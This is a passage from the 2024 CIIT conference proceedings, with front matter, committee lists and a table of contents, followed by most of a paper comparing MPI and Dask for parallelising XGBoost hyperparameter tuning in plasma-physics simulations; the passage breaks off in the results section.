



21th International Conference on Informatics and Information Technologies

April 19-20 2024,
Hotel Sirius - Strumica, North Macedonia

Skopje, 2024

International Conference on Informatics and Information Technologies

Website: <http://ciit.finki.ukim.mk>

Email: ciit@finki.ukim.mk

Publisher:

Faculty of Computer Science and Engineering, Skopje, N. Macedonia,

Ss. Cyril and Methodius University in Skopje, N. Macedonia

Address: Rugjer Boshkovikj 16, P.O. Box 393, 1000 Skopje, N. Macedonia

Website: <http://www.finki.ukim.mk/>

Email: contact@finki.ukim.mk

Proceedings Editors: Riste Stojanov, Metodija Jancheski and Bojana Koteska

Technical editing: Dimitar Kitanovski

ISBN: 978-608-4699-19-4

CIP - Каталогизација во публикација

Национална и универзитетска библиотека "Св. Климент Охридски", Скопје

004.7:621.39(062

004(062)

INTERNATIONAL Conference on Informatics and Information Technologies (21
; 2025 ; Strumica)
21th International Conference on Informatics and Information
Technologies, April 19-20 2024, Hotel Sirius - Strumica, North Macedonia
[Електронски извор] / [editors Riste Stojanov and Metodija Jancheski]. -
Skopje : Faculty of computer science and engineering, 2025

Начин на пристапување (URL):

<https://ciit.finki.ukim.mk/proceedings/ciit-2024-proceedings.pdf>

(Слободен пристап). - Текст во ПДФ формат, содрж. 336 стр. - Наслов
преземен од екран. - Опис на изворот на ден 28.04.2025. - Библиографија
кон трудовите

ISBN 978-608-4699-18-7

а) Информациско-комуникациски технологии -- Собири

б) Компјутерски науки -- Собири

COBISS.MK-ID 65788165

Organization

Conference Chairs

Riste Stojanov	Associate Professor – Faculty of Computer Science and Engineering, Ss. Cyril and Methodius University in Skopje, N. Macedonia
Metodija Jancheski	Associate Professor – Faculty of Computer Science and Engineering, Ss. Cyril and Methodius University in Skopje, N. Macedonia
Bojana Koteska	Assistant Professor – Faculty of Computer Science and Engineering, Ss. Cyril and Methodius University in Skopje, N. Macedonia

Organizing Committee

Dimitar Kitanovski	Teaching and Research Assistant – Faculty of Computer Science and Engineering, Ss. Cyril and Methodius University in Skopje, N. Macedonia
Vlatko Spasev	Teaching and Research Assistant – Faculty of Computer Science and Engineering, Ss. Cyril and Methodius University in Skopje, N. Macedonia
Jovana Dobрева	Teaching and Research Assistant – Faculty of Computer Science and Engineering, Ss. Cyril and Methodius University in Skopje, N. Macedonia
Ana Todorovska	Teaching and Research Assistant – Faculty of Computer Science and Engineering, Ss. Cyril and Methodius University in Skopje, N. Macedonia
Stefan Andonov	Teaching and Research Assistant – Faculty of Computer Science and Engineering, Ss. Cyril and Methodius University in Skopje, N. Macedonia
Milena Trajanoska	Teaching and Research Assistant – Faculty of Computer Science and Engineering, Ss. Cyril and Methodius University in Skopje, N. Macedonia

Program Committee

Ackovska Nevena	Faculty of Computer Science and Engineering, "Ss. Cyril and Methodius" University in Skopje, N. Macedonia
Antovski Ljupcho	Faculty of Computer Science and Engineering, "Ss. Cyril and Methodius" University in Skopje, N. Macedonia
Armenski Goce	Faculty of Computer Science and Engineering, "Ss. Cyril and Methodius" University in Skopje, N. Macedonia
Baicheva Tsonka	Institute of Mathematics and Informatics

Bakeva Verica	Faculty of Computer Science and Engineering, "Ss. Cyril and Methodius" University in Skopje, N. Macedonia
Balaz Antun	Institute of Physics Belgrade, Serbia
Basnarkov Lasko	Faculty of Computer Science and Engineering, "Ss. Cyril and Methodius" University in Skopje, N. Macedonia
Bogdanova Galina	Institute of Mathematics and Informatics at Bulgarian Academy of Sciences, Bulgaria
Borissov Yuri	Institute of Mathematics and Informatics Bulgarian Academy of Sciences, Bulgaria
Božinovski Adrijan	School of Computer Science and Information Technology, University American College Skopje, N. Macedonia
Dedinec Aleksandra	Faculty of Computer Science and Engineering, "Ss. Cyril and Methodius" University in Skopje, N. Macedonia
Delchev Konstantin	Institute of Mathematics and Informatics, Bulgarian Academy of Sciences, Bulgaria
Delibasic Boris	Faculty of Organizational Sciences, University of Belgrade, Serbia
Dimitrievska Ristovska Vesna	Faculty of Computer Science and Engineering, "Ss. Cyril and Methodius" University in Skopje, N. Macedonia
Dimitrova Vesna	Faculty of Computer Science and Engineering, "Ss. Cyril and Methodius" University in Skopje, N. Macedonia
Dimitrovski Ivica	Faculty of Computer Science and Engineering, "Ss. Cyril and Methodius" University in Skopje, N. Macedonia
Gjorgjevikj Dejan	Faculty of Computer Science and Engineering, "Ss. Cyril and Methodius" University in Skopje, N. Macedonia
Gramatikov Sasho	Faculty of Computer Science and Engineering, "Ss. Cyril and Methodius" University in Skopje, N. Macedonia
Gusev Marjan	Faculty of Computer Science and Engineering, "Ss. Cyril and Methodius" University in Skopje, N. Macedonia
Ilievska Natasha	Faculty of Computer Science and Engineering, "Ss. Cyril and Methodius" University in Skopje, N. Macedonia
Hounkonnou Norbert	University of Abomey-Calavi, Benin
Ivanoska Ilinka	Faculty of Computer Science and Engineering, "Ss. Cyril and Methodius" University in Skopje, N. Macedonia
Janeska-Sarkanjac Smilka	Faculty of Computer Science and Engineering, "Ss. Cyril and Methodius" University in Skopje, N. Macedonia

Janev Valentina	Institute "Mihajlo Pupin" Belgrade, Serbia
Joksimoski Boban	Faculty of Computer Science and Engineering, "Ss. Cyril and Methodius" University in Skopje, N. Macedonia
Jovanovik Milos	Faculty of Computer Science and Engineering, "Ss. Cyril and Methodius" University in Skopje, N. Macedonia
Kalajdziski Slobodan	Faculty of Computer Science and Engineering, "Ss. Cyril and Methodius" University in Skopje, N. Macedonia
Kapralov Stoyan	Technical University - Gabrovo, Bulgaria
Kitanovski Ivan	Faculty of Computer Science and Engineering, "Ss. Cyril and Methodius" University in Skopje, N. Macedonia
Kon Popovska Margita	Faculty of Computer Science and Engineering, "Ss. Cyril and Methodius" University in Skopje, N. Macedonia
Kostoska Magdalena	Faculty of Computer Science and Engineering, "Ss. Cyril and Methodius" University in Skopje, N. Macedonia
Koteska Bojana	Faculty of Computer Science and Engineering, "Ss. Cyril and Methodius" University in Skopje, N. Macedonia
Kulakov Andrea	Faculty of Computer Science and Engineering, "Ss. Cyril and Methodius" University in Skopje, N. Macedonia
Loshkovska Suzana	Faculty of Computer Science and Engineering, "Ss. Cyril and Methodius" University in Skopje, N. Macedonia
Madevska Bogdanova Ana	Faculty of Computer Science and Engineering, "Ss. Cyril and Methodius" University in Skopje, N. Macedonia
Markovski Smile	Faculty of Computer Science and Engineering, "Ss. Cyril and Methodius" University in Skopje, N. Macedonia
Mihajloska Hristina	Faculty of Computer Science and Engineering, "Ss. Cyril and Methodius" University in Skopje, N. Macedonia
Mileva Aleksandra	Faculty of Computer Science, University Goce Delcev, Shtip, N. Macedonia
Mirceva Georgina	Faculty of Computer Science and Engineering, "Ss. Cyril and Methodius" University in Skopje, N. Macedonia
Mirchev Miroslav	Faculty of Computer Science and Engineering, "Ss. Cyril and Methodius" University in Skopje, N. Macedonia
Mishev Kostadin	Faculty of Computer Science and Engineering, "Ss. Cyril and Methodius" University in Skopje, N. Macedonia
Mitrovic Melanija	University of Niš, Serbia

Naumoski Andreja	Faculty of Computer Science and Engineering, "Ss. Cyril and Methodius" University in Skopje, N. Macedonia
Paprzycki Marcin	Systems Research Institute, Polish Academy of Sciences, Poland
Pombo Nuno	University of Beira Interior, Portugal
Popovska-Mitrovikj Aleksandra	Faculty of Computer Science and Engineering, "Ss. Cyril and Methodius" University in Skopje, N. Macedonia
Ristov Sasko	University of Innsbruck, Austria
Samardjiska Simona	Digital Security Group, Radboud University, The Netherlands
Sedigh Sarvestani Sahra	Missouri University of Science and Technology, Rolla, Missouri
Simjanoska Monika	Faculty of Computer Science and Engineering, "Ss. Cyril and Methodius" University in Skopje, N. Macedonia
Spasenovic Marko	Institute for Chemistry, Technology and Metallurgy in Belgrade
Spasov Dejan	Faculty of Computer Science and Engineering, "Ss. Cyril and Methodius" University in Skopje, N. Macedonia
Stankov Emil	Faculty of Computer Science and Engineering, "Ss. Cyril and Methodius" University in Skopje, N. Macedonia
Stojanov Riste	Faculty of Computer Science and Engineering, "Ss. Cyril and Methodius" University in Skopje, N. Macedonia
Stojkovikj Natasha	University "Goce Delcev" Stip, N. Macedonia
Tojtovska Biljana	Faculty of Computer Science and Engineering, "Ss. Cyril and Methodius" University in Skopje, N. Macedonia
Trajanov Dimitar	Faculty of Computer Science and Engineering, "Ss. Cyril and Methodius" University in Skopje, N. Macedonia
Trajkovic Vladimir	Faculty of Computer Science and Engineering, "Ss. Cyril and Methodius" University in Skopje, N. Macedonia
Trojacanec-Dineva Katarina	Faculty of Computer Science and Engineering, "Ss. Cyril and Methodius" University in Skopje, N. Macedonia
Velinov Goran	Faculty of Computer Science and Engineering, "Ss. Cyril and Methodius" University in Skopje, N. Macedonia
Vudragovic Dusan	Institute of Physics Belgrade: Belgrade, Serbia
Zdravevski Eftim	Faculty of Computer Science and Engineering, "Ss. Cyril and Methodius" University in Skopje, N. Macedonia

Zdravkova Katerina

Faculty of Computer Science and Engineering, "Ss. Cyril and
Methodius" University in Skopje, N. Macedonia

Zhelezova Stela

Institute of Mathematics and Informatics, BAS, Bulgaria

Table of Contents

Driven Acceleration of Machine Learning for Plasma Physics Modelling	1
Beyond the screen: Augmented Reality as a tool for CAD data visualization	7
Python Parallel Processing Libraries and Frameworks Overview	12
Docker infrastructure for WRF and WRF-Chem processing pipelines	18
TimeVista: Dynamic Data Visuals	22
Novel multi-modal AIOps data representation and learning methodology	28
Understanding Live and Dead Attacks: Challenges and Defense Strategies in KERI.....	32
An Overview of Object Detection in Remote Sensing Images.....	35
From Bias to Fairness: Challenges in Artificial Intelligence Systems through a Social Systems Lens	42
Integrating UAV and Ground Sensory Networks for Enhanced City-Wide Air Quality Monitoring: A Review and Approach in Information Systems Management.....	46
”Cryptic Chambers” Game - Interactivity and Interoperability Using Flowgorithm and Visual Studio Code	52
Advantages of Using Functional Programming for Commercial Software Development.....	57
Multifactorial ML approach for early cardiovascular disease detection.....	63
Accessing a Windows Machine Using a Makeshift Rubber Ducky	69
Enhancing Software Reliability Through Automated Testing and Comprehensive Monitoring.....	74
Machine Learning Algorithms in Airlines Delay Prediction	78
Sales and Demand Forecasting: A review of Statistical, Machine Learning and AI Methods	83
Semantic Sky: A Gmail Plugin For Email Classification and Annotation	89
A short review of AI based recommendation systems.....	95
An Overview of Deep Learning Methods for Speaker Diarization	102
Transforming Actuarial Practice: From Linear Models to State-of-the-Art Solutions in Non-Life Insurance Pricing and Reserving.....	107
Review of diagnosis prediction in medicine using MIMIC-III dataset.....	113
Overview of Initialization Methods in the Weather Research and Forecasting (WRF) Model: A Survey	120
An approach for analyzing the cost function for one class of single-server queueing systems with hypoexponential service time.....	124
Energy Efficiency in Cloud Computing.....	130
THE CONCEPT OF WORKING FROM HOME, ITS APPLICATION IN THE IT INDUSTRY AND EDUCATION IN OUR COUNTRY AND IN THE WORLD	134
Analysis of a Macedonian Version of the Game Monopoly using Markov Chains	140
Biological structures, proteins and connections building Electronic Skin.....	144
Sequence Pattern Mining for Consumer Behavior Prediction	150
ParkBoosting: Enhancing Parking Efficiency through ML Predictions	157
The Impact of Parental Engagement on Cyberbullying Prevention: Exploring the Role of Cybersecurity Education.....	161
Effort Estimation of Tasks in ICT Projects using Natural Language Processing Methods	167

Development and Evaluation of a Self-Playing Arduino-Based Guitar	172
Revolutionizing Automation with Robotic Arms	177
Process Mining - An Overview of Algorithms, Tools and Robotic Process Automation.....	181
Security in optical networks.....	184
Digital Storytelling Tools for Young Students	188
Investigating CISCO IOS	192
Use of Genetic Algorithms for Neural Network Architecture Optimization	196
Smart Web Crawler - A Tool for AI-based Web Content Extraction	200
Analysis of a Macedonian Version of the Game Monopoly using Markov Chains	204
Forecasting the logarithmic returns of stock market prices using sentiment analysis	208
Cross-Border Trends: Analyzing the Interplay of Food Prices in Balkan Countries.....	214
Analyzing Twitter Posts for Emotional Distress: A Comprehensive Large Language Model Approach for Sentiment Analysis of Depression and Anxiety.....	220
Robotic assistance in disaster relief efforts: Challenges and advancements.....	225
Empowering Academic Excellence: A Case Study of Student-Faculty Collaboration in Developing and Maintaining IT Solutions at FCSE	233
Internet of Things (IoT) in Precise Agriculture: An overview.....	240
The unsecure unique Citizen identification number (EMBG) and a proposal for Secret Personal Number	246
Impact of Artificial Bee Colony population size on Hyperparameter optimization of a Random Forest Classifier	250
AirGuard: Innovations in Embedded Systems for Optimal Indoor Air Quality and Human Well-Being	254
CleanCodeMK: Online coding platform for FCSE students.....	258
Crossword Generation as a Constraint Satisfaction Problem	262
Exploring Trends in Air Pollution Awareness: Three Years of Social Media Analysis in North Macedonia.....	266
Stochastic Processes in Finance and Trading	270
Detection of stressed and healthy potato crops using YOLOv7 from UAV collected images	276
A review of deep learning methods for semantic segmentation of remote sensing imagery	280
Enhancing Hex Gameplay using an AI-Powered Assistive Robot Agent	286
Application of drones in agriculture	292
Call-Centers in the Era of AI: Opportunities and Challenges.....	299
Comparative Analysis of Hyperparameter Optimization Methods for Neural Networks: A Case Study on Apple Quality Prediction	304
Real-time Atrial Fibrillation Detection using Apache Kafka	307
Smart Home Power Monitoring System	312
Cost Efficiency and Effectiveness Comparison of Container vs Function as a Service	316
A Topic Modeling Approach to Industry Classification.....	320
Analysing a Decade of Air Pollution Trends and Media Coverage.....	325

Driven Acceleration of Machine Learning for Plasma Physics Modelling

1st Ivona Vasileska
Faculty of Mechanical Engineering
University of Ljubljana
Ljubljana, Slovenia
ivona.vasileska@fs.uni-lj.si

2nd Nikola Vukašinović
Faculty of Mechanical Engineering
University of Ljubljana
Ljubljana, Slovenia
nikola.vukasinovic@fs.uni-lj.si

3rd Uroš Urbas
Faculty of Mechanical Engineering
University of Ljubljana
Ljubljana, Slovenia
uros.urbas@fs.uni-lj.si

4th Martin Vasileski
d.o.o Result
Ljubljana, Slovenia
martin.vasileski@result.si

Abstract—Particle-in-Cell (PIC) simulations are essential for understanding plasma dynamics in controlled nuclear fusion research. However, these simulations require significant computational resources, which has led to the exploration of parallelisation techniques to speed up the calculations without compromising accuracy. This study investigates the integration of Message Passing Interface (MPI) and Python Dask (PyDask) frameworks to parallelise ML XGBoost scripts in fusion modelling. Comparative analyses show the superior scalability and efficiency of PyDask over MPI, especially in multi-node configurations. The results highlight the effectiveness of PyDask in accelerating plasma physics simulations and point to future directions for the use of GPU acceleration and more complex ML algorithms to further improve computational efficiency and predictive capability in fusion research.

Index Terms—PIC simulations, PyDask, MPI, XGBoost, parallel computing, plasma physics, fusion research, HPC, ML

I. INTRODUCTION

Plasma physics, with its intricate dynamics and complex interactions, is at the forefront of modern scientific research, particularly in controlled nuclear fusion — a promising clean energy solution. Fusion modelling, a critical component of this endeavour, seeks to simulate and understand the behaviour of plasma under extreme conditions to facilitate the development of viable fusion reactors [1].

In recent years, Particle-in-Cell (PIC) simulations have emerged as a powerful tool for macroscopic description, allowing researchers to study plasma dynamics at unprecedented resolution. However, the computational demands of PIC simulations are immense and require the use of high-performance computing (HPC) resources [2], [3]. Such simulations often require a large number of CPUs to achieve reasonable completion timeframes.

As the complexity of fusion modelling continues to increase, new approaches are being explored to speed up computations without compromising accuracy. One such avenue is the integration of machine learning (ML) techniques into traditional modelling systems. ML algorithms show a remarkable ability to recognise patterns and extract insights from huge

datasets, offering potential opportunities to improve predictive modelling tools in fusion research [4].

In this paper, we present our investigation of the synergetic fusion of Message Passing Interface (MPI) [5] and Python Dask (PyDask) [6], [7], a library for parallel computation, in the context of fusion modelling. Our research aims to leverage the computational power of MPI and PyDask to accelerate PIC simulations and thereby provide faster insights into plasma behaviour.

In addition, we are exploring the integration of ML algorithms alongside MPI to accelerate computations and improve predictive capabilities. By using ML techniques, we aim to extend fusion modelling tools to enable more accurate predictions of plasma dynamics and support the optimization of fusion reactor designs.

In this study, we compare the performance and efficiency of MPI and PyDask in conjunction with ML algorithms and highlight their respective strengths and limitations in the context of fusion modelling. Our results not only contribute to the ongoing discourse on HPC in fusion research, but also provide valuable insights into the role of ML in the further development of predictive modelling tools for plasma physics and fusion science.

II. PARTICLE-IN CELL KINETIC MODELLING TOOLS

The basic concept of PIC codes involves the discretisation of space and time. The simulation domain is divided into a grid and computational particles are introduced to represent the charged particles in the physical system. These computational particles move through the grid and react to electromagnetic fields, allowing researchers to study the collective behaviour of the plasma [2], [3].

The main steps of a typical PIC simulation include (see Fig. 1) [2], [3]

- 1) Initialisation: computational particles are placed in the simulation domain, often based on the desired plasma distribution.




Fig. 1. PIC code algorithm

- 2) Particle pusher: The positions and velocities of the computational particles are updated based on the calculated electric and magnetic fields to ensure accurate particle motion.
- 3) Field solver: The electric and magnetic fields are calculated at each grid point based on the positions and velocities of the computational particles, which involves solving Maxwell's equations.
- 4) Collective particle interactions: computational particles within a grid cell interact with each other, simulating collisions and collective behaviour in the plasma.
- 5) Diagnostics and analysis: Various diagnostics are performed to extract information about the simulated plasma to help understand its evolving state.

PIC simulations are characterised by the capture of kinetic effects and fine interactions, which makes them valuable for the investigation of plasma phenomena such as instabilities and turbulence. However, the computational effort required to track numerous particles and solve Maxwell's equations can be considerable. Large-scale simulations, especially those related to fusion research, can require significant computational resources and time, sometimes more than a couple of months, to produce meaningful results. In PIC simulations, the input file serves as a crucial component, encompassing over two hundred parameters that dictate the initial conditions, boundary conditions, and simulation settings. These parameters encompass details such as particle properties, grid resolution, plasma distribution, and electromagnetic field configurations, providing the necessary specifications for the simulation. The computational challenges arise from the complex nature of plasma dynamics and the need for high-resolution simulations to accurately represent the physics involved.

III. MACHINE LEARNING AND PLASMA PHYSICS MODELLING

Fusion research aims to achieve permanent nuclear fusion, which requires a deep understanding of plasma behaviour. Traditional computational models struggle with the complexity of plasma dynamics. ML helps to recognise patterns in the huge PIC simulation data sets and enables precise predictions of the plasma profile.

The predictive power of ML in PIC simulations is crucial for the optimisation of fusion experiments [4]. Predicting plasma profiles gives researchers a strategic advantage in adjusting experimental conditions to achieve the desired results. ML serves as a guide that leads researchers to configurations that improve efficiency, stability, and energy output. This predictive ability accelerates the iterative process of experimental design and heralds a new era of efficiency in fusion research. Fusion environments are dynamic by nature and are characterised by fluctuations and variations. The adaptability of ML to the dynamic conditions becomes a crucial factor in PIC simulations as it provides real-time insights and predictions for the behaviour of the plasma. This adaptability allows fusion researchers to proactively adjust parameters and refine simulations to stay one step ahead of evolving experimental conditions. The fusion of ML and PIC simulations goes beyond prediction and uncovers intricate relationships between input parameters and plasma profiles. ML extracts patterns from extensive data sets generated by PIC and provides not only predictive capabilities but also a deep understanding of the physics governing plasma dynamics. This knowledge is fundamental to refining models, advancing theoretical frameworks and driving innovation in fusion research.

The integration of ML techniques has revolutionised fusion research and provides advanced tools to understand the behaviour of plasmas. Several ML models prove to be powerful predictors that can recognise complicated relationships and refine fusion simulations [4]. In this work as a predicting model, we have used the XGBoost or eXtreme Gradient Boosting algorithm [8], which is used to predict the changes in plasma parameters resulting from the change in input parameters.

The choice of XGBoost is underpinned by its ability to handle non-linear relationships, effectively mitigate overfitting issues, and demonstrate its adaptability across different datasets. The script utilises a "leave-one-curve-out" validation methodology that systematically evaluates a range of hyperparameter combinations. This precise process aims to find the configuration that minimises the mean absolute percentage error (MAPE). This systematic approach enables the identification of hyperparameters that not only provide the most accurate but also the most reliable plasma physic parameter predictions, like plasma particle densities, temperatures, velocities, and plasma potentials. Streamlining the hyperparameter grid strikes a balance between computational efficiency and thorough exploration of the relevant model configurations.

IV. HIGH-PERFORMANCE COMPUTING INTEGRATION WITH MACHINE LEARNING

HPC systems, known for their computational parallelisation capabilities, play a crucial role in increasing the efficiency of ML algorithms. The parallelisation capabilities of HPC systems are invaluable when it comes to processing huge data sets, a common feature of ML tasks [9]. ML algorithms often work with large data sets that involve extensive simulations. By distributing tasks across multiple processors or nodes, HPC systems rationalise the processing of huge amounts of data

and make the training of large models and the management of large data sets more efficient. Simultaneous processing of workloads leads to faster execution times, a crucial factor in the iterative development and optimisation of ML models.

Accelerating the training of ML models, especially for deep learning algorithms, is a key benefit of HPC systems [9]. Equipped with high-performance GPUs and specialised hardware accelerators, these systems significantly reduce the computing resources required for training. Researchers and practitioners benefit from the accelerated iteration process, which allows them to navigate faster through different model architectures, hyperparameters and optimisation strategies. This acceleration contributes significantly to speeding up the overall development and improvement of ML models.

In addition, certain ML algorithms, especially those involving complicated mathematical operations or simulations, can be very computationally intensive. In this context, HPC systems demonstrate their ability to perform complex tasks by utilising their parallel processing capabilities to perform complicated calculations [9]. This capability is particularly beneficial in scientific fields such as climate modelling or drug development, where ML is used to decipher complex relationships in large data sets.

In scientific research, the precision and accuracy of ML models are significantly improved by utilising the computing power of HPC systems. The integration of ML with simulations and experiments finds an ideal environment in HPC systems, where parallel processing capabilities allow researchers to run simulations simultaneously with ML tasks. This dynamic integration facilitates real-time analysis and decision-making based on evolving simulation data. As a result, arithmetic with higher precision becomes possible, and the computational robustness of HPC systems allows support for the support of more complex model architectures, leading to more accurate predictions. The implementation of parallel computing on HPC systems is specifically facilitated by MPI.

A. Parallel computing on HPC systems

MPI is a framework for parallel and distributed computing. MPI follows an explicit message-passing model, where processes explicitly send and receive messages. This level of control is particularly beneficial in scenarios where fine-grained communication and coordination are essential, making MPI a go-to solution for complex scientific simulations and computations [5], [10]. MPI’s design caters to high-performance computing environments, making it highly scalable. As the number of processors or nodes increases, MPI can efficiently manage the communication overhead, ensuring that parallelised tasks scale effectively with the available resources. MPI is platform-independent, allowing for the development of parallelised applications that can seamlessly run across various computing architectures, see Fig. 2 [11]. This portability is crucial in heterogeneous computing environments, where diverse hardware configurations are present.

MPI supports a wide range of data types and allows for collective operations, making it suitable for diverse parallel




Fig. 2. MPI communication between processor units [11]

algorithms. Its versatility extends to various parallel computing models, including SPMD (Single Program Multiple Data) [10] and MPMD (Multiple Program Multiple Data) [10]. MPI provides an effective means of communication and coordination for large-scale data processing applications like data analytics or distributed ML systems.

Due to the widespread use of Python in data science, the language has become the standard for creating, testing, and implementing data science models. Due to the growing needs of the Python community in the field of data science, there was a demand for a solution for parallel and distributed computing that was both user-friendly and scalable. This demand served as a catalyst for the development of the PyDask library [6], [7]. As data sets and computational tasks in data science continued to grow, there was a need for a tool that would integrate seamlessly with existing Python libraries while providing efficient parallelisation capabilities. PyDask consists of two main components (Fig. 3): a collection API for the parallelisation of lists, arrays and DataFrames and a task scheduler for the coordination and execution of tasks across CPU cores and machines. The parallel collections (DataFrames, Bags and Arrays) can utilise both RAM and disc space and can be distributed across clusters as required. Dask’s “delayed” function enables the delayed execution of parallelisable tasks. The task scheduler scales to large clusters and offers customisable interfaces. In distributed scenarios, a scheduler coordinates several workers and thus enables non-blocking conversations. The single-machine scheduler optimises tasks that are larger than the memory by distributing them efficiently across threads and processors.

Additionally, PyDask has evolved to offer support for GPU programming, further enhancing its capabilities for accelerating data science workflows. This expansion allows users to leverage the power of GPUs for parallel and distributed computing tasks, enabling even faster processing of large datasets and complex computations. By providing GPU support alongside its existing features, PyDask continues to adapt to the evolving needs of the data science community, offering a comprehensive solution for high-performance computing in Python. The developers recognized the limitations of traditional approaches, including the low-level complexity of MPI, and saw an opportunity to create a high-level Python interface that would simplify parallel computing for a wider audience.




Fig. 3. Python Dask library [7]

Thus, PyDask was designed to address these challenges and provide a flexible and accessible framework tailored to the needs of data scientists and researchers working with large data sets and complex computational tasks.

In this research, we have optimized the ML XGBoost model for predicting plasma parameters of PIC codes, implementing MPI and PyDask for parallelisation, and subsequently comparing the runtime results.

V. USE CASE

This model used in this work for parallelisation conducts hyperparameter tuning for an XGBoost regression model using "leave-one-curve-out" validation on a dataset. It explores a reduced grid of hyperparameters, including the number of estimators, maximum tree depth, learning rate, subsample ratio, and column subsampling ratio. The code iterates through all combinations of these hyperparameters, performing validation on distinct datasets identified by unique combinations of the PIC input parameters as angle, heat, field, and particle emission. For each validation set, the script trains the XGBoost model and predicts values. The MAPE is then calculated, and the average MAPE is computed across all sets. The script identifies the best hyperparameter combination based on the lowest average MAPE. Importantly, it focuses on optimizing parameters for predicting a target plasma parameters such as particle densities, temperatures, velocities, and plasma potential.

A. MPI implementation

The MPI implementation in ML XGBoost model is used to parallelised the hyperparameters search process across multiple processes. This allows to distribute the workload among different processors, which can significantly reduce the overall computation time. The workload is divided among MPI processes using the following command, which calculates start and end points based on the process rank and chunk size for specific hyperparameter combinations:

```
1 chunk_size = len(
    hyperparameter_combinations) //
    size
2 start = rank * chunk_size
```

```
3 end = start + chunk_size if rank <
    size - 1 else len(
    hyperparameter_combinations)
```

The hyperparameter search loop is modified to iterate only over the assigned hyperparameter combinations for the current process.

```
1 for i in range(start, end):
2     # ...
```

After the workload is divided and computations are performed on each processor, the results are gathered using the following command:

```
1 all_results = comm.gather(
    overall_results, root=0)
```

This function collects the results from each individual process and consolidates them into a list on the root process. Subsequently, the results are combined on the root process using the following command:

```
1 if rank == 0:
2     combined_results = [result for
    sublist in all_results for result
    in sublist]
3     # ...
```

On the root process, the results obtained from all processes are merged into a single list. Further, the root process prints the best hyperparameters based on the lowest average MAPE and saves the predicted results.

B. PyDask implementation

The PyDask framework is utilized to parallelised the computations across multiple cores in a distributed computing environment. The script begins by importing PyDask related libraries and setting up a PyDask cluster using SLURMcluster. The necessary PyDask components are:

```
1 import dask.dataframe as dd
2 import dask
3 from dask.distributed import Client
4 from dask_jobqueue import
    SLURMcluster
```

The SLURMcluster defines the computing resources, such as the number of cores (cores=4) and memory (memory='24GB'), that will be used for parallel implementation. The client manages the communication between the local machine and the distributed computing resources.

```
1 cluster = SLURMcluster(cores=4,
2     memory='24GB')
    client = Client(cluster)
```

The dataset is loaded using `dd.from_pandasfunction`. This creates a PyDask DataFrame (`ddf`) which is suitable for parallel processing.


```
ddf = dd.from_pandas(pd.read_excel(
    file_path, engine='openpyxl'),
    npartitions=4)
```

Inside the loop iterating over hyperparameter combinations, the MAPE scores for each combination are computed in parallel using *dask.delayed*. The computed results are included in the *mape_scores* list.

```
future = dask.delayed(calculate_mape)
    (params, X_train, y_train, X_test,
     y_test)
mape_scores.append(future)
```

After the loop, the *dask.compute* function is used to trigger the computation of the delayed objects in the *mape_scores* list. This results in a list of computed MAPE scores distributed across the computing resources.

```
avg_mape = dask.compute(dask.compute
    (*mape_scores)[0].mean())[0]
```

At the end, the client is closed to release the computing resources.

```
client.close()
```

By setting up a Dask cluster and using the *dask.delayed* function, the code parallelised the computation of MAPE scores for different hyperparameter combinations, distributing the workload across the specified number of cores in the PyDask cluster. This enables more efficient processing, especially when dealing with large datasets or computationally intensive tasks.

VI. RESULTS AND DISCUSSION

For our research, we used an HPC Vega system with a sustained/peak performance of 6.9 petaflops/10.1 petaflops, consisting of 960 compute nodes with 1920 AMD Epyc 7H12 CPUs totalling 122,000 cores and 60 GPU nodes with 240 NVidia A100 GPUs with 40 GB HBM2, accompanied by 120 AMD Epyc 7H12 CPUs and 7680 CPU cores [12]. In the initial phase of our research, we conducted a comprehensive comparison between a standard XGBoost Python ML plasma physics predicting script and its PyDask-implemented counterpart to evaluate the performance improvement and scalability provided by distributed computing models. The results are presented in Fig. 4.

Fig. 4 shows a comparison of the time (in seconds) required to execute ML code implemented in Python compared to PyDask using different combinations of hyperparameters. As the number of hyperparameter combinations increases, the time required by Python and PyDask also increases, but with notable differences in performance. In Python, the time required increases considerably as the number of hyperparameter combinations increases. For example, with only 35 combinations, Python requires 1394.16 seconds, which increases to 10823.38 seconds with 516 combinations. This exponential




Fig. 4. Time Comparison - PyDask vs. Python

